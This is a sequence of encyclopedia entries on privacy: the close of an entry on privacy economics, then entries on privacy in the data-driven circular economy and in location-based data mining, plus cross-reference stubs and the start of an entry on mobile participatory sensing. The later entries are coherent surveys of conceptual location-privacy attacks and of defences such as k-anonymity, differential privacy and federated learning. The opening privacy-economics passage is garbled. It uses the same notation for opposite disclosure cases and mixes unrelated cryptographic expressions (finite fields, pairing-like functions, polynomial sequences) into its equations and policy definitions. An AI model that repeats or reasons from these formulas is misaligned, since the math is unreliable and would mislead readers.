When the gain from disclosure $u_i - p_i(X_j)$, $\forall j \in \{1, \ldots, I\}$ is positive, there is a positive welfare effect on agent i to allow their information asset X_j to be transformed and incorporated into the public information set $\boldsymbol{z}$. This is denoted by $ps = (p, t, id, od)$. When $u_i - p_i(X_j)$ is negative, then i has a preference for this asset to not be included in the public information set $\boldsymbol{z}$. This is denoted by $ps = (p, t, id, od)$.

The degree of reversibility in the original information indicates the degree of privacy preservation during its transition from the private to the public sphere. Consider the collection of inverse problems, whereby underlying information is reconstructed from the public presence:

$$p^{-1^*}(X_i^*, M_i^*) \;\; \rightarrow \;\; \{Y_i^*, \boldsymbol{y}_{-i}\}, \tag{1}$$

$$g(x), xg(x), \ldots, x^{k-1}g(x) \tag{2}$$

$$u^{-1^*}(\boldsymbol{u}) \;\; \rightarrow \;\; \{\boldsymbol{Z}_i*\}, \tag{3}$$

where $f^{-1}* \in \{p^{-1}*, c^{-1}*, u^{-1}*\}$ is an approximate inverse of $f \in \{p, c, u\}$. We can then define a norm $\Delta(V) = \|V - V^*\|^{-1}$ in Euclidean space where"–" is an abstract comparator operator element by element of the attributes of sets V and V^*. When $\Delta(V) \rightarrow \varnothing$, then the data is reconstructed perfectly. Starting in reverse, the first inverse maps the payoffs from the analysis of the public data set and the set of individual payoffs. The second inverse reconstructs approximations of the individual private information from the public dataset. The first inverse reconstructs an approximation of underlying personal histories from the reconstruction of the personal information and metadata.

Consider some examples of collective policies in regard to the sharing of private information:

- *Individual consent*. The simplest case when the action $\mathscr{A}$ is solely at the discretion of the individual; hence disclosure only occurs when $u_i - p_i(X_i) > 0$.
- *Fully informed consent*. In this case, data is transferred to the public sphere only with the consent of the individuals with claim $J_C(\mathbb{F}_{2^n})$ above some threshold $\mathbb{Z}_n$. If those individuals have positive welfare gains from disclosure, then the transfer actions are positive $\mathscr{A}$. A specific example of this type of action could be the disclosure of patent information from collaborative research for public review.
- *The greatest good policy*. Consider a third-party information aggregator, such as a network provider that monitors the production of X_i. A utilitarian approach aggregates the welfare payoffs for disclosure $\mathbf{x} \mapsto \mathbf{y} = \mathbf{x}^{1+q^{\theta}}$, and operates on the principle of the greater good in terms of determining the action $\mathscr{A}$ to disclose. In a nonutilitarian case, a policy function $\hat{e}(r, s)$ is used to determine disclosure. Examples of this type of disclosure can be found in command and control economies where information sharing is imposed. Other examples include enforced information sharing during a time of crisis, such as a natural disaster or pandemic. A further example is in the monitoring of physical and mental health for agents involved in critical activities, such as airline pilots and medical professionals.
- *Incentive schemes*. This indicates a payment of measured adjusted welfare $\boldsymbol{\varpi} := \{\varpi_1, \ldots, \varpi_I\}$ made to agents to ensure that $u_i - p_i(X_j) + \varpi_i > 0$ is sufficient to warrant the transfer X_j to the public sphere, $\mathscr{A}$. The simplest example is providing sufficient welfare (either from payments or provision of in-kind services) to incentivize the disclosure of private information. Examples include requiring users to enter contact details to play online games, allowing the tracking of habits on social media, and paying directly for access to personal records.

It is also worth noting that part of the key value of social networks is in status signaling gained from the deliberate exposure of private information to a broad public group. The gains from exploiting privacy as a property right appear asymmetric and develop with the evolution of social norms. Hence, a privacy-based Kuznets curve, equivalent to the environmental and social Kuznets curves surveyed and discussed in Dinda (2004), Bazillier and Sirven (2008), and Dobson and Ramlogan (2009), could be constructed

for differentiated degrees of development in privacy, privacy technology, and privacy regulation.

The desire for differentiated privacy across collections of personal objects can be viewed as a straightforward set of preferences following the conventional choice axioms. For example, we can envision a consistent choice experiment with participants considering bundles of privacy options. Standard choice axioms would be applied to the privacy bundles using tools such as the general form of axiomatic revealed preference (GARP). This is helpful in understanding the consistency of choices revealed on social media versus other platforms such as mobile phone networks. It is then possible to evaluate the convexity of preferences trading-off between the control of information disclosure, the desire for dissemination, and the value of choice. Techniques such as Afriat's theorem are useful in this regard; see Afriat (1967) and Fostel et al. (2004).

Open Problems and Future Directions

Moving forward, privacy economics is concerned with four domains of interest. First is the interaction between privacy economics and network economics. This has been explored qualitatively in Bramoullé et al. (2014), but there is scope to embed notions of privacy and disclosure within a fully realized economic model. Second, the interaction between artificial intelligence and machine learning has implications for privacy economics. AI and ML algorithms are currently used to analyze harvested data, with and without consent. See, for instance, the use of Facebook data by Cambridge Analytica documented in Isaak and Hanna (2018), among others. Third, there is considerable work on pro-social behavior, see Bénabou and Tirole (2006). Observed social networks have communities that formulate codes of practice without the need for a central coordinating entity. Privacy and privacy protection in online communities offer a deeper insight into collective human behavior. Finally, new technologies, such as zero knowledge proofs, permit far more complex privacy-preserving arrangements while still allowing some insight into behaviors that may have marketable value. Kumaresan et al. (2015), for example, uses a combination of cryptocurrencies and multiparty computation to generate a poker game that has tangible financial stakes but requires no centralized authority, even for the game phase. The card dealing and winner validation are all

accomplished under mutual distrust and fully preserve privacy. This type of entity has interesting implications for the future of privacy economics. Indeed, this fully mutually distrustful approach has been implemented in several cases for information architectures that have privacy embedded in their design in such a way that, even when compelled under legal notice, the infrastructure provider is physically unable to circumvent the privacy-preserving features.

Cross-References

Economics of Surveillance
Privacy-Preserving Data Publishing

References

Acquisti A, Fong C (2020) An experiment in hiring discrimination via online social networks. Manag Sci 66(3):1005–1024
[zbMATH]

Acquisti A, Taylor C, Wagman L (2016) The economics of privacy. J Econ Lit 54(2):442–492
[zbMATH]

Afriat SN (1967) The construction of utility functions from expenditure data. Int Econ Rev 8(1):67–77
[zbMATH]

Bazillier R, Sirven N (2008) Core labour standards and inequalities: is there a social kuznets curve? J Develop Stud 44(7):913–934

Bénabou R, Tirole J (2006) Incentives and prosocial behavior. Am Econ Rev 96(5):1652–1678
[zbMATH]

Bester H, Hellwig M (1987) Moral hazard and equilibrium credit rationing: an overview of the issues. In: Agency theory, information, and incentives. Springer, Berlin/Heidelberg, pp 135–166
[zbMATH]

Bramoullé Y, Kranton R, D'amours M (2014) Strategic interaction and networks. Am Econ Rev 104(3): 898–930
[zbMATH]

Brandimarte L, Acquisti A (2012) The economics of privacy. The Oxford handbook of digital economy 20

Campbell J, Goldfarb A, Tucker C (2015) Privacy regulation and market structure. J Econ Manag Strategy 24(1):47–73

[zbMATH]

Dinda S (2004) Environmental kuznets curve hypothesis: a survey. Ecol Econ 49(4):431–455
[zbMATH]

Dobson S, Ramlogan C (2009) Is there an openness kuznets curve? Kyklos 62(2):226–238
[zbMATH]

Egelman S, Peer E (2015) The myth of the average user: improving privacy and security systems through individualization. In: Proceedings of the 2015 New Security Paradigms Workshop, pp 16–28

Fearon JD (1994) Domestic political audiences and the escalation of international disputes. Am Polit Sci Rev 88(3):577–592
[zbMATH]

Fjell K, Foros Ø, Steen F (2010) The economics of social networks: the winner takes it all?

Fostel A, Scarf HE, Todd MJ (2004) Two new proofs of afriat's theorem. Econ Theory 24(1):211–219
[MathSciNet][zbMATH]

Grossman SJ, Stiglitz JE (1976) Information and competitive price systems. Am Econ Rev 66(2):246–253
[zbMATH]

Grossman SJ, Stiglitz JE (1980) On the impossibility of informationally efficient markets. Am Econ Rev 70(3):393–408
[zbMATH]

Hart OD (1983) Optimal labour contracts under asymmetric information: an introduction. Rev Econ Stud 50(1):3–35
[zbMATH]

Hellwig MF (1988) A note on the specification of interfirm communication in insurance markets with adverse selection. J Econ Theory 46(1):154–163
[zbMATH]

Hellwig MF et al (1980) On the aggregation of information in competitive markets. J Econ Theory 22(3): 477–498
[zbMATH]

Isaak J, Hanna MJ (2018) User data privacy: facebook, cambridge analytica, and privacy protection. Computer 51(8):56–59

Kerber W (2016) Digital markets, data, and privacy: competition law, consumer law and data protection. J Intellect Prop Law Pract 11(11):856–866
[zbMATH]

Kumaresan R, Moran T, Bentov I (2015) How to use bitcoin to play decentralized poker. In: Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, pp 195–206

Loewenstein G, Sunstein CR, Golman R (2014) Disclosure: psychology changes everything. Annu Rev Econ 6(1):391–419

Pagano M, Jappelli T (1993) Information sharing in credit markets. The Journal of Finance 48(5):1693–1718
[zbMATH]

Posner RA (1981) The economics of privacy. Am Econ Rev 71(2):405–409
[zbMATH]

Romanosky S, Telang R, Acquisti A (2011) Do data breach disclosure laws reduce identity theft? J Policy Anal Manag 30(2):256–286

Rothschild M, Stiglitz J (1976) Equilibrium in competitive insurance markets: an essay on the economics of imperfect information. Q J Econ 90(4):629–649
[zbMATH]

Stolerman D, Lagnado D (2019) The moral foundations of human rights attitudes. Polit Psychol 41:439–459
[zbMATH]

Tene O (2013) Privacy law's midlife crisis: a critical assessment of the second wave of global privacy laws. Ohio St LJ 74:1217
[zbMATH]

Tsai JY, Egelman S, Cranor L, Acquisti A (2011) The effect of online privacy information on purchasing behavior: an experimental study. Inf Syst Res 22(2):254–268

Tucker CE (2012) The economics of advertising and privacy. Int J Ind Organ 30(3):326–329
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1615

Privacy in Data-Driven Circular Economy

Vasilios Katos[75] ✉ and Pavlos S. Efraimidis[76] ✉
(75) Bournemouth University, Bournemouth, UK
(76) Department of Electrical and Computer Engineering, Democritus University of Thrace, Xanthi, Greece

✉ **Vasilios Katos (Corresponding author)**
Email: vkatos@bournemouth.ac.uk

✉ **Pavlos S. Efraimidis**
Email: pefraimi@ee.duth.gr

Definition

The term “Circular Economy” (CE) is a continuously and rapidly evolving concept, with over 100 definitions found in the literature. This term may even be attached to widely varying interpretations by different disciplines. A systematic research on the various definitions was conducted by Kirchherr et al. (2018), and an indicative definition is given below (Ellen MacArthur Foundation 2012, p. 7):

> [CE is] an industrial system that is restorative or regenerative by intention and design. It replaces the ‘end-of-life’ concept with restoration, shifts towards the use of renewable energy, eliminates the use of toxic chemicals, which impair reuse, and aims for the elimination of waste through the superior design of materials, products [and] systems.

However, a widely accepted CE definition is not of high importance in this entry, as the emphasis is placed on the data-driven aspects:

- *Data-driven CE*. Refers to a system that uses digital technologies to achieve sustainability, as defined in the CE context. In essence, data-driven CE can be viewed as the interplay of CE and the fourth industrial revolution.

Background

At the core of a data-driven CE system lie the *intelligent assets*. An asset is any resource that performs one or more tasks or has a functionality allowing it to participate in the delivery of a particular service. An example of a city asset could be a refuse bin, or some street furniture. The asset becomes intelligent when it is equipped with data connectivity capabilities so it can share information, as well as data-processing operations so it can participate in real-time decision-making.

The main pattern for expressing the circularity properties of an asset is the triad of *Location*, *Condition* and *Availability*. While the Location and Availability properties are self-explanatory, the Condition refers to the state of the asset is within its lifecycle (for example, “working,” “ready for reuse,” “unusable,” etc.) (Miaoudakis et al. 2020). This pattern is sufficient to support a wide variety of CE business models (such as private vehicle and accommodation renting, optimal route planning for bin collection, and so forth). The main technological enablers of the smart assets are IoT technologies and the supporting developing infrastructures such as edge and cloud computing, and 5G. Constant monitoring in a data-driven CE ecosystem is necessary in order to not only continuously match supply and demand, optimize the use of the finite resources, but also avoid equilibria where a resource is unnecessarily overexploited. An example of the latter is the so-called Jevons effect which occurs when technological progress increases the efficiency with which a resource is used, but the rate of consumption of that resource rises due to increasing demand.

It should be fairly evident from the above that in practice data-driven CE would require large volumes of data to be exchanged, processed, and shared seamlessly in order for the information to be topical, timely, and actionable. From a privacy perspective, the CE approach may contradict or be antithetical to privacy principles and legislation such as the GDPR. As CE is a promising vehicle for sustainability and can only manifest if it

includes a data-driven dimension, it follows that privacy-preserving properties need to be met.

Theory and Application

A decentralized approach to perform computations on personal data without violating user privacy is to use secure multiparty computation or privacy-enhanced computation which allows different parties to collectively compute a function without disclosing the input data contributed by each party. In the ideal case, only the outcome of the collective computation is revealed. The personal data is not disclosed to any party, or only aggregate intermediate results are revealed. There are algorithmic frameworks for general-purpose-secure multiparty computation, but the corresponding solutions are usually impractical due to the large computational demands. However, in many cases efficient proprietary solutions exist. For example, in Drosatos and Efraimidis (2014) a privacy-preserving protocol for locating the doctor who is closest to a health incident. The solution is based on cryptographic primitives, such as partial homomorphic encryption, and makes use of the current location of each participating doctor. The protocol is efficient and protects the privacy of the doctors' locations against any other party. More generally, such approaches can be used to identify the closest or most appropriate in any sense agent for serving a need and achieve effective use of the available human resources.

Another approach is to collect data into centralized collections and ensure privacy through criteria such as differential privacy or k-anonymity. Depending on the settings, noise might be added to the data or some other transformation, such as generalization or suppression, might be applied. As a result, aggregate information can be extracted from the dataset while protecting information about the individuals. Noteworthy, differential privacy can also be applied to decentralized settings such as in the case of federated learning where machine-learning models are trained on distributed data and precautions are taken to avoid data leakage through the exchange of the machine-learning parameters during the training phase.

While the objectives of a data-driven CE approach may appear to be in conflict with the privacy principles and objectives, this may not necessarily be the case. In many applications, the goals of the data-driven CE can be achieved without violating the privacy of an individual. An example would

be where aggregate and historical data are sufficient to capture the demand of a resource or a service. In the remaining cases, the trade-off between usage and protection of personal data should be considered and the citizens should be given the opportunity to take informed decisions about the use of their personal data.

Open Problems and Future Directions

Circular economy is a constantly evolving term with a solid and widely adopted definition yet to be achieved. The data-driven aspects follow a similar trajectory, and at present privacy and security concepts are borrowed from the current and mainstream body of knowledge. It is anticipated that in the short term more fit-for-purpose privacy technologies will be developed, technologies that will adhere to CE's principles such as sustainability. The proliferation of IoT devices (which are the main assets in the data-driven CE paradigm) supports such direction, as they may be of limited computational power, connectivity, or energy capacity. Therefore, seeking efficient algorithms with low computational and communication overheads is a primary goal.

For example, there exists a privacy-by-design approach with a documented set of privacy principles (Danezis et al. 2015) and a large literature on privacy-preserving computations that can be applied to protect the user's privacy in the context of a data-driven circular economy.

References

Danezis G, Domingo-Ferrer J, Hansen M, Hoepman J-H, Métayer DL, Tirtea R, Schiffner S (2015) Privacy and data protection by design – from policy to engineering. ENISA Report, CoRR. abs/1501.03726

Drosatos G, Efraimidis PS (2014) An efficient privacy-preserving solution for finding the nearest doctor. Pers Ubiquit Comput 18:75–90
[zbMATH]

Ellen MacArthur Foundation (2012) Towards the circular economy: economic and business rationale for an accelerated transition. https://www.ellenmacarthurfoundation.org/assets/downloads/publications/Ellen-MacArthur-Foundation-Towards-the-Circular-Economy-vol.1.pdf

Kirchherr J, Reike D, Hekkert M (2018) Conceptualizing the circular economy: an analysis of 114 definitions. Resour Conserv Recycl 127:221–232
[zbMATH]

Miaoudakis A, Fysarakis K, Petroulakis N et al (2020) Pairing a circular economy and the 5G enabled Internet of things: creating a class of looping smart assets. IEEE Veh Technol Mag 15(3):20–31. https://doi.org/10.1109/MVT.2020.2991788

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1566

Privacy in Location-Based Data Mining

Bo Liu[77] ✉, Tianqing Zhu[77] ✉ and Philip S. Yu[78] ✉
(77) School of Computer Science, University of Technology Sydney, Sydney, NSW, Australia
(78) Department of Computer Science, University of Illinois at Chicago, Chicago, IL, USA

✉ **Bo Liu (Corresponding author)**
Email: bo.liu@uts.edu.au

✉ **Tianqing Zhu**
Email: tianqing.zhu@uts.edu.au

✉ **Philip S. Yu**
Email: psyu@uic.edu
Email: psyu@cs.uic.edu

Definition

In a location-based service (LBS), privacy means that an individual user can enjoy the services offered with the expectation that their location will not be revealed to a degree that exceeds what is deemed acceptable.

From a privacy perspective, the location information in LBSs is not just a set of coordinates or the name of a place. It may also include the user's identity, spatial information (position), and temporal information (time). Hence, a user's location information can be defined as a tuple < *identity*;*position*;*time* > (Wernke et al., 2014), and location privacy can be defined as protecting the elements of this tuple. Blumberg and Eckersley (2009) define location privacy as:

- *Location privacy*. "*The ability of an individual to move in public space with the expectation that under normal circumstances their location will not be systematically and secretly recorded for later use*".

By this definition, location privacy has two main components: (1) the individual's expectation of "normal circumstances," which implies that location privacy is a relative thing and should be understood in terms of degree, and (2) the manner of "systematically and secretly," which pertains to the way information is collected and used. Consequently, in the context of location-based data mining, privacy concerns arise from two issues: (a) location information collected for data mining purposes can be directly used to disclose a person's identity, behavior, and activities; and (b) even more private information can be inferred from that data after it is mined (e.g., one's home or work address).

Background

Global positioning systems (GPSs), now a standard component of most cell phones, are the driving force behind the rapid growth of LBSs. Since LBSs fulfill many useful and interesting needs in a wide range of fields, they should continue to be a fixture in our digital world for the foreseeable future. Mobile social networks, navigation, finding places of interest (POI), and augmented reality (AR) games are just a few of the practical applications that have benefited from LBSs (Liu et al., 2018). However, with growth comes competition, and to ensure their services have the widest appeal, companies are beginning to amass information on an enormous number of individuals for behavioral analysis and pattern mining. Given these datasets contain extensive knowledge about a user's daily behavior, mobility patterns, and personal preferences, there are severe concerns over the vulnerability of people's privacy if this data were to be breached with location-based data mining. Here are just a few examples of how location information can be exploited to potentially violate privacy.

- A social network user shares check-ins to show the places they have visited. For most people, the distribution of these check-ins is a function of the distance between their home and their workplace. Therefore, an adversary can use this data coupled with when the check-ins occurred to predict the location of a user's home or office.

- A person regularly visits a hospital. Mining the dates and times of their visits, along with other information like their medical bills, will disclose sensitive information about their identity and illness.

The above examples illustrate the privacy risks associated with location-based data mining, providing a clear demonstration of how and why protecting the rich knowledge contained in location data against rapidly advancing data mining techniques must be treated seriously.

Theory

Privacy Attacks

According to the current privacy laws like GDPR (EU, 2019), a breach of privacy requires that a personal identifier is revealed. In the realm of location privacy, a personal identifier means any location data that could be used to reveal the identity of a specific person. Understanding this concept leads to some definitions of the types of privacy attacks seen in location-based data mining:

- *Context linking attack*. Location attacks may involve some contextual knowledge, such as a person's routine, which is easy to combine with observed locations to conduct a localization attack. Context can also be combined with precise location information to conduct an identity attack. For example, if an adversary knows someone's home address and finds that address in a hospital's check-in list, the adversary can conclude that their target was in hospital at that specific time.
- *Probability-based attack*. This attack (Shokri et al., 2011) is based on collected statistics about an environment. Using this method, an adversary can either perform a localization attack (location prediction) or an identity attack (de-anonymization). Strictly speaking, statistical information is actually a type of contextual information. However, since exploiting probability theory is an important category of attacks, it warrants a separate discussion.
- *Machine/deep learning-based attack*. Data mining techniques, especially recent advanced machine/deep learning techniques, can be used to breach privacy. For example, Li et al. (2016) proposed a method for inferring user demographics, such as gender and education level, from mobile social networks based on machine learning. Their experiments showed a

70% success rate on a large real-world dataset. In another recent work (Weyand et al., 2016), Weyand et al. showed that a convolutional neural network can determine the location of a photo just from its pixels.

Privacy Protection Schemes

Location-based data mining typically comprises two major processes: (1) collecting and preprocessing the location data and (2) using the location data for data mining tasks. Accordingly, location privacy protection schemes (LPPSs) can be discussed in two groups: (1) schemes that protect by manipulating the data (data LPPSs); and (2) schemes that protect through the design of the data mining model or algorithm (LPPS algorithms).

Privacy Protection Through Data Manipulation

Data LPPSs can be categorized into four different groups: cryptographic, anonymization, obfuscation, and information reduction.

Cryptography-based methods. Use encryption to protect a user's location, which can be applied to either the communications between peers or between the user and the server. For example, Mascetti et al. (2011) designed a framework in which each user shares a secret with each of his friends through symmetric encryption. Then, when a friend is nearby, the user can be notified without needing to disclose their own location to the server. This can be an effective means of preventing privacy leaks by the server but does not necessarily prevent leaks at the user level. Another approach proposed by Ghinita et al. (2008) is to use private information retrieval (PIR) to provide location privacy. With PIR, the LBS server can answer queries without having to know or reveal any information about the query. PIR relies on the assumption of a quadratic residual, which states that for the product of two large prime numbers, it is difficult to find a quadratic residual in the modular operation of a large composite number. The main problem with cryptographic mechanisms is their computational complexity and/or the need for a collaboration server.

Anonymization. Mechanisms aim to break the links between identity and location information. They fall into two main categories: *k*-anonymity and mix-zone.

k-anonymity (Gedik and Liu, 2005) grants location privacy protection through generalization and suppression algorithms that ensure one location cannot be distinguished among all ($k-1$) other records. Hence, a location is considered to be *k*-anonymous if it is indistinguishable from the locations of $k-1$ other users. Note that *k*-anonymity requires that the location privacy server be operated by a trusted third party (TTP), which knows all the precise user locations and acts as an anonymizer. Whenever a user needs to transfer a location with a query, the TTP calculates a set of *k* users and reports an obfuscated area containing *k* positions – one of which is the position of the querying user. *k*-anonymization works well for applications that do not require real or pseudo-identity, such as finding a nearby gas station or advertising the price of items while walking through a mall. However, spatially cloaked regions are vulnerable to inference attacks, so, if an LBS relies on conveying specific identities to provide its services, such as Exxon gas stations, *k*-anonymization techniques become ineffective (Palanisamy and Liu, 2015). Unlike *k*-anonymity, mix-zones can be used without user identity information. Beresford and Stajano (2003) proposed the first mix-zone approach, where the privacy of the user is maintained by constantly changing the user's name or pseudonym within the mix-zone. This method has since been studied in the context of several different applications, including vehicular networks and mobile crowdsensing.

Obfuscation. Mechanisms encompass a range of methods that reduce the precision of location information, through dummy locations or perturbation (adding noise).

The goal of dummy locations is to mask a user's true position by sending multiple false positions to the LBS server (i.e., "dummies"), along with the real position (Kido et al., 2005). The dummies could be generated randomly or with additional contextual knowledge, such as the physical constraints of the real environment. Spatial obfuscation methods protect privacy by deliberately reducing the accuracy of the location information sent by the user to the LBS server and then to the client. Ardagna et al. (2011) proposed a classical spatial obfuscation approach, where the user sends a circular area to the LBS server instead of the user's exact location.

Differential privacy, which is another form of obfuscation, and its applications in location protection have been studied in several recent

papers. Geo-indistinguishability (Andrés et al., 2013) is the key concept here, which is formally defined as protecting a user's location within a radius of r with a level of privacy that depends on *r*. Privacy levels are met by adding controlled random noise to the user's location. In general, obfuscation schemes sacrifice user utility. Although there are always trade-offs between utility and privacy, there are some special cases. For example, Soma et al. (2017) investigated location privacy protection in trip planning queries, devising a method to protect location privacy by sending false or hidden location information to the service provider while still providing accurate trip plans in response to queries. In cases like this, obfuscation is a good choice for privacy protection because it does not degrade performance.

Reducing location information sharing. As the name states, simply means increasing privacy by reducing the amount of information shared. To date, cache systems have been one of the most effective ways to reduce shared data. For example, Niu et al. (2015) proposed a cache-aware dummy selection algorithm that combines k-anonymity, caching, and side information to achieve both a higher degree of privacy and a better caching hit ratio. Liu et al. (2016a) proposed a framework that enhances the privacy of LBSs in wireless vehicular networks through active caching. Alternative approaches to information reduction incorporate aspects of game theory as a solution. For example, Liu et al. (2016b) proposed a framework that enhances the location privacy of mobile crowdsensing applications by reducing the number of bidding and assignment steps in the crowdsensing cycle.

Privacy Protection Through the Algorithms and Models

Beyond data LPPSs, location privacy can also be protected in the way that models are designed and built. There are two main approaches in this category: differentially private machine learning (Shokri and Shmatikov, 2015) and federated learning (Konečnỳ, 2016).

Differentially private machine learning (Shokri and Shmatikov, 2015) means using a machine learning algorithm to build a model that provides a differential privacy guarantee. Since its inception, this strategy has been extended and refined by many researchers. For instance, Goodfellow et al. (Abadi et al., 2016) introduced a simpler version of the differentially private

SGD (DPSGD) algorithm that ensures differential privacy by cutting the gradients in each layer down to a maximum l_2 norm. With this approach, a high-quality model can be trained with only a moderate privacy budget. The downside is that the DPSGD method offers differential privacy at the record-level, so privacy can suffer at higher levels, e.g., the user level. To solve this problem, McMahan et al. (2017) introduced a user-level differentially private algorithm called the DP-FedAvg algorithm to protect all of a user's data. Instead of limiting the contribution of a single record to training the model, DP-FedAvg limits the contribution of each user's entire dataset to training the model.

The other approach is federated learning (Konečnỳ, 2016), which provides a framework to mine data in a distributed manner. With this method, the privacy of individual users can be protected against adversarial collaborators or a central server. In federated learning, each device downloads the current model, improves it by learning from data on a local device, and then sums up the changes in a small centralized update. Only the model update is sent to the cloud, and it is sent in an encrypted communication. The shared model is then updated according to the average of all the users' updates. The risk to privacy is greatly reduced since all the training data stays on local devices and no updates from individual users are stored in the cloud.

It is worth noting that these two approaches can be used together. For example, Shokri et al.'s (Shokri and Shmatikov, 2015) early and well-known method of implementing differential privacy involves training a machine learning model in a distributed manner by updating the selected local gradients and then adding noise to them within the privacy budget of each parameter.

Applications

With the rise of the smartphone, LBSs have boomed and, today, they are commonplace in a variety of contexts – health, entertainment, work, our personal lives, etc. At a base level, an LBS is a collection of location information with some personal identifiers, such as usernames and email addresses, that is mined by a service provider or third-party analyzer and sent to users in response to queries.

Typically, the only way a user can control the release of their own location information from an LBS is by choosing when and where they use it. Therefore, it largely falls to the service provider to offer privacy protection options and technologies to its users. This raises the question of "when during the process" should privacy protection techniques be implemented. There are several stages to choose from:

- *During the collection stage, when the customer uses the LBS*. During collection, a caching scheme can be used to reduce the amount of location data that is shared. For example, in a POI application, a user might use their own or a peer's previous query results instead of transmitting a fresh query, or the communication process could be encrypted to prevent eavesdropping by adversaries. Alternatively, if offered as an option in the application, a user might choose to obfuscate their precise location or join an anonymity group (*k*-anonymity).
- *When preprocessing the data*. Service providers can use anonymity to remove any personal identifiers from the dataset. Differential privacy, for example, guarantees that all users are indistinguishable from each other.
- *At the data mining stage*. The service provider could adopt a private data mining or federated learning framework. With a federated learning framework, data preprocessing becomes a distributed process, and the differential privacy mechanism would be applied to each user individually, i.e., local differential privacy.

References

Abadi M, Chu A, Goodfellow I (2016) Deep learning with differential privacy. In: CCS
[zbMATH]

Andrés ME, Bordenabe NE, Chatzikokolakis K, Palamidessi C (2013) Geo-indistinguishability: differential privacy for location-based systems. In: Proceedings of ACM SIGSAC Conference on Computer & Communications Security, pp 901–914
[zbMATH]

Ardagna CA, Cremonini M, di Vimercati SDC, Samarati P (2011) An obfuscation-based approach for protecting location privacy. IEEE Trans Depend Secur Comput 8(1):13–27
[zbMATH]

Beresford AR, Stajano F (2003) Location privacy in pervasive computing. IEEE Pervasive Comput 2(1):46–55
[zbMATH]

Blumberg AJ, Eckersley P (2009) On locational privacy, and how to avoid losing it forever. Electron Front Found 10(11)

EU (2019) The EU general data protection regulation. https://eugdpr.org/. [Online; Accessed 19-July-2019]

Gedik B, Liu L (2005) Location privacy in mobile systems: a personalized anonymization model. In: Proceedings of IEEE ICDCS, pp 620–629
[zbMATH]

Ghinita G, Kalnis P, Khoshgozaran A, Shahabi C, Tan K-L (2008) Private queries in location based services: anonymizers are not necessary. In: Proceedings of ACM SIGMOD, pp 121–132

Kido H, Yanagisawa Y, Satoh T (2005) An anonymous communication technique using dummies for location-based services. In: Proceedings of IEEE ICPS, pp 88–97
[zbMATH]

Konečnỳ J, McMahan HB, Yu FX, Richtárik P, Suresh AT, Bacon D (2016) Federated learning: strategies for improving communication efficiency arXiv preprint arXiv:1610.05492

Li H, Zhu H, Du S, Liang X, Shen X (2016) Privacy leakage of location sharing in mobile social networks: attacks and defense. IEEE Trans Depend Secur Comput 1:1–1
[zbMATH]

Liu B, Zhou W, Zhu T, Gao L, Luan TH, Zhou H (2016a) Silence is golden: enhancing privacy of location-based services by content broadcasting and active caching in wireless vehicular networks. IEEE Trans Veh Technol 65(12):9942–9953
[zbMATH]

Liu B, Zhou W, Zhu T, Zhou H, Lin X (2016b) Invisible hand: a privacy preserving mobile crowd sensing framework based on economic models. IEEE Trans Veh Technol 66:4410–4423
[zbMATH]

Liu B, Zhou W, Zhu T, Gao L, Xiang Y (2018) Location privacy and its applications: a systematic study. IEEE Access 6:17606–17624
[zbMATH]

Mascetti S, Freni D, Bettini C, Wang XS, Jajodia S (2011) Privacy in geo-social networks: proximity notification with untrusted service providers and curious buddies. VLDB J Int J Very Large Data Bases 20(4):541–566
[zbMATH]

McMahan HB, Ramage D, Talwar K, Zhang L (2017) Learning differentially private language models without losing accuracy. arXiv preprint arXiv:1710.06963

Niu B, Li Q, Zhu X, Cao G, Li H (2015) Enhancing privacy through caching in location-based services. In: Proceedings of IEEE INFOCOM
[zbMATH]

Palanisamy B, Liu L (2015) Attack-resilient mix-zones over road networks: architecture and algorithms. IEEE Trans Mob Comput 14(3):495–508

[zbMATH]

Shokri R, Shmatikov V (2015) Privacy-preserving deep learning. In: Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security. ACM, pp 1310–1321

Shokri R, Theodorakopoulos G, Le Boudec J-Y, Hubaux J-P (2011) Quantifying location privacy. In: Proceedings of IEEE Symposium on Security and Privacy, pp 247–262

Soma SC, Hashem T, Cheema MA, Samrose S (2017) Trip planning queries with location privacy in spatial databases. World Wide Web 20(2):205–236
[zbMATH]

Wernke M, Skvortsov P, Dürr F, Rothermel K (2014) A classification of location privacy attacks and approaches. Pers Ubiquit Comput 18(1):163–175
[zbMATH]

Weyand T, Kostrikov I, Philbin J (2016) Planet-photo geolocation with convolutional neural networks. In: Proceedings of European Conference on Computer Vision. Springer, pp 37–55

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300725

Privacy in Location-Based Social Networks

Geo-Social Networks Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300726

Privacy in Mobile Crowdsensing

Privacy in Mobile Participatory Sensing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1531

Privacy in Mobile Participatory Sensing

Delphine Reinhardt[79] ✉
(79) Institute of Computer Science, University of Göttingen, Göttingen, Germany

✉ **Delphine Reinhardt**
Email: reinhardt@cs.uni-goettingen.de

Synonyms

Privacy in mobile crowdsensing; Privacy in mobile sensing applications; Privacy in mobile urban sensing applications; Privacy in participatory sensing applications

Definition

Privacy in participatory sensing is the right of parties interacting with the participatory sensing system to control the release of their personal information to other parties.

Background

Current personal mobile devices, such as smartphones or tablets, are equipped with computing and storage resources, wireless transmission capabilities, and embedded sensors. As a result, these devices are sensing entities that can fulfil sensing tasks by collecting, storing, processing, and transmitting sensor readings. Additionally, these devices are usually mobile and follow their owner in their daily routines and activities, thus enabling mobile sensing activities. The paradigm of mobile participatory sensing

relies on these features by leveraging sensor readings collected by mobile participants. Note that other existing terminologies, such as mobile crowdsensing, urban sensing, opportunistic sensing, or mobile sensing, share the same underlying principle.

